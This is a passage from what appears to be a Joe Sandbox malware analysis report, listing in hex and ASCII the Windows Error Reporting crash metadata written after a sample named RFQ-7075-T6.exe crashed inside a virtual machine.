C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3894	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 31 00 38 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>281864</QuotaPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3992	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3996	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4006	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90144</QuotaPeakNonPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4130	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4134	2	09 00		success or wait	5	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4144	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>22184</QuotaNonPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4252	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4256	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4266	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 31 00 37 00 33 00 33 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>191733376</PagefileUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4344	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4348	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4358	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 32 00 31 00 38 00 34 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>19218432</PeakPagefileUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4452	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4456	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4466	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 31 00 37 00 33 00 33 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>19173376</PrivateUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4540	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4544	2	09 00		success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4552	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4598	4	0d 00 0a 00		success or wait	1	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4602	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4608	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4650	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4654	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4658	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4690	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4694	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4696	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4738	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4742	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4744	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4782	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4786	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4790	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4842	4	0d 00 0a 00		success or wait	9	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4846	2	09 00		success or wait	18	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	4850	82	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 52 00 46 00 51 00 2d 00 20 00 37 00 30 00 37 00 35 00 2d 00 54 00 36 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>RFQ-7075-T6.exe</Parameter0>	success or wait	9	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5572	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5576	2	09 00		success or wait	1	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5578	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5618	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5622	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5624	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5662	4	0d 00 0a 00		success or wait	6	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5666	2	09 00		success or wait	12	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	5670	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6224	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6228	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6230	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6270	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6274	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6276	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6314	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6318	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6322	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6416	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6420	2	09 00		success or wait	2	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6424	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 66 00 6a 00 76 00 73 00 76 00 71 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>fjvsvq, Inc.</SystemManufacturer>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6530	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6534	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6538	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 6a 00 76 00 73 00 76 00 71 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>fjvsvq7,1</SystemProductName>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6634	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6638	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6642	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6762	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6766	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6770	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 33 00 38 00 37 00 30 00 34 00 38 00 37 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1603870487</OSInstallDate>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6852	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6856	2	09 00		success or wait	2	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6860	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6962	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6966	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	6970	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7040	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7044	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7046	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7092	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7126	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7130	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7134	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7230	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7234	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7236	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6964497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7278	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7302	4	0d 00 0a 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7306	2	09 00		success or wait	6	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7310	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7568	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7572	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7574	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7600	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7604	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7606	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 30 00 38 00 54 00 32 00 30 00 3a 00 32 00 31 00 3a 00 31 00 33 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-08-08T20:21:13Z">	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7706	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7710	2	09 00		success or wait	2	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7714	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 32 00 39 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 34 00 33 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 30 00 36 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 30 00 36 00 32 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="299" PID="5432" UptimeMS="1062" TimeSinceCreationMS="1062" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	7984	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8004	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8008	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8010	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8048	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8052	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8054	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	6964497A	unknown
